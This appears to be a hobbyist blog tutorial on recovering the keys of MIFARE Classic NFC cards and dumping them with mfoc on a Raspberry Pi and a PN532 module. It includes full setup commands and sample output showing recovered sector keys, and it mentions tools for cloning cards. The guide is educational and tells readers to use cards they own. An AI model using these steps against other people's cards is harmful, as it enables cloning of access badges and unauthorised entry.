Cracking NFC IDs with a Pi and $5
cybersecurity
MIFARE Classic is a relatively ancient and insecure type of RFID/NFC cards that, due to its extremely low cost, has become the de facto option for many low-security applications. It relies on the Crypto1 cipher, a classic example of the inherent weakness of security through obscurity. Back in 2008-2009, researchers demonstrated multiple reproducible attacks by exploiting a weakness in the authentication process that allows the recovery of the keys and a full dump of the device. With this guide you will learn how to use a tool based on one of the exploits using nothing more than a Raspberry Pi and a cheap PN532 NFC module.
Requirements
- MIFARE Classic card that YOU OWN
- PN532 NFC module (~ 5 USD)
- Raspberry Pi Zero 2 W (or any Pi preferably with WiFi)
- 4 female-female jumper wires
- 1-2 hours of your time Optional:
- Simple soldering station (if the PN532 doesn’t have headers)
- Phone with NFC Reader
Steps
- Ensure that the card you want to crack is a MIFARE Classic by downloading NFC-Reader (fdroid.org) on a phone that has an NFC module.
- On
rpi-imagerload the Legacy 64-bit Lite (Debian Bookworm) version of the OS (it has worked the best for me). When configuring it, set up wifi and enable SSH. Then flash the OS and, once completed, put the SD card in the Pi. - Connect the Pi to a wall plug through the “PWR” labeled micro-USB port (the one nearest to the edge). Wait a few minutes for it to boot, and try to connect to it over SSH by specifying the hostname and user that you set up in the imager. If you encounter DNS issues where the hostname is not found, try connecting to it directly via the IP address, which you can find with
nmapor through the router’s admin page. - I used I²C just because it requires fewer wires so the next steps assume an I²C connection, although SPI work equally fine. Depending on which module you’re using there might be a mechanism to toggle between I²C and SPI. Ensure that I²C is selected, in my case it was a DIP switch. This is also a good time to solder the headers into the PN532 module in case they are not preinstalled.
- Connect the PN532 RFID module to the Pi by matching the appropriate pins. For more information, see Raspberry Pi Pinouts (pinout.xyz). You want to connect 5V to VCC, and match the rest with the pins of the same name.

- Install the necessary system-wide packages:
sudo apt update sudo apt-get install -y i2c-tools libnfc-bin mfoc - Enable I²C in the Pi with
sudo raspi-configand navigate through the menus to select:Interfacing options -> I2C -> Yes -> Finish. - Check that I²C is working, you should see a grid of dashes and a single number (usually
24) within them, which corresponds to the I²C address of the PN532 device.i2cdetect -y 1 - Create the configuration file for your PN532 device at
/etc/nfc/libnfc.confand set it to the following contents:device.name = "PN532_I2C" device.connstring = "pn532_i2c:/dev/i2c-1" - Finally, run
mfoc:mfoc -O card.mfdWhen run, you’ll see
mfocdoing its magic and it will dump the contents of the RFID device and save it where you specified. It will look something like the following, but it will probably take longer to find the keys:non@pi:~/rfid $ mfoc -O vvv.mfd Found Mifare Classic 1k tag ISO/IEC 14443A (106 kbps) target: ATQA (SENS_RES): 00 04 * UID size: single * bit frame anticollision supported UID (NFCID1): 01 5c 3d 5d SAK (SEL_RES): 08 * Not compliant with ISO/IEC 14443-4 * Not compliant with ISO/IEC 18092 Fingerprinting based on MIFARE type Identification Procedure: * MIFARE Classic 1K * MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1 * SmartMX with MIFARE 1K emulation Other possible matches based on ATQA & SAK values: Try to authenticate to all sectors with default keys... Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found [Key: ffffffffffff] -> [xxxxxxxxxxxxxxx.] [Key: a0a1a2a3a4a5] -> [xxxxxxxxxxxxxxx.] [Key: d3f7d3f7d3f7] -> [xxxxxxxxxxxxxxx.] [Key: 000000000000] -> [xxxxxxxxxxxxxxx.] [Key: b0b1b2b3b4b5] -> [xxxxxxxxxxxxxxx.] [Key: 4d3a99c351dd] -> [xxxxxxxxxxxxxxx.] [Key: 1a982c7e459a] -> [xxxxxxxxxxxxxxx.] [Key: aabbccddeeff] -> [xxxxxxxxxxxxxxx.] [Key: 714c5c886e97] -> [xxxxxxxxxxxxxxx.] [Key: 587ee5f9350f] -> [xxxxxxxxxxxxxxx.] [Key: a0478cc39091] -> [xxxxxxxxxxxxxxx.] [Key: 533cb6c723f6] -> [xxxxxxxxxxxxxxx.] [Key: 8fd0a4f256e9] -> [xxxxxxxxxxxxxxx.] Sector 00 - Found Key A: ffffffffffff Found Key B: ffffffffffff Sector 01 - Found Key A: ffffffffffff Found Key B: ffffffffffff [...] Sector 15 - Unknown Key A Unknown Key B Using sector 00 as an exploit sector Sector: 15, type A, probe 0, distance 64 ..... Found Key: A [6381537b658c] Data read with Key A revealed Key B: [a1365c65860f] - checking Auth: OK Auth with all sectors succeeded, dumping keys to a file! Block 63, type A, key 6381537b658c :00 00 00 00 00 00 ff 07 80 69 a1 36 5c 65 86 0f Block 62, type A, key 6381537b658c :76 69 63 69 00 00 00 00 00 00 00 00 00 00 00 00 Block 61, type A, key 6381537b658c :76 69 64 69 00 00 00 00 00 00 00 00 00 00 00 00 Block 60, type A, key 6381537b658c :76 65 6e 69 00 00 00 00 00 00 00 00 00 00 00 00 - Once it has dumped the contents into the file, you can try reading them with
hexdump -C card.mfdorstrings card.mfdwhich might reveal some information if it has not been obfuscated.* 000003b0 ff ff ff ff ff ff ff 07 80 69 ff ff ff ff ff ff |.........i......| 000003c0 76 65 6e 69 00 00 00 00 00 00 00 00 00 00 00 00 |veni............| 000003d0 76 69 64 69 00 00 00 00 00 00 00 00 00 00 00 00 |vidi............| 000003e0 76 69 63 69 00 00 00 00 00 00 00 00 00 00 00 00 |vici............| 000003f0 63 81 53 7b 65 8c ff 07 80 69 a1 36 5c 65 86 0f |c.S{e....i.6\e..|
Further reading
MIFARE Classic Tool (fdroid.org) is a really intuitive and powerful app that allows you to write arbitrary data, clone, read, compare cards, and more. Depending on your card, if it uses a standard key, it will automatically try a list of the most common keys relatively quickly.
If none of the sectors have any standard keys mfoc will not work and you will need to use mfcuk to extract at least one of the keys. Cards may also be hardened in other ways, but cracking those is outside of the scope of this guide.
If you’re interested, in the next blog post I will break down the “magic” of the exploit behind mfoc. Stay tuned!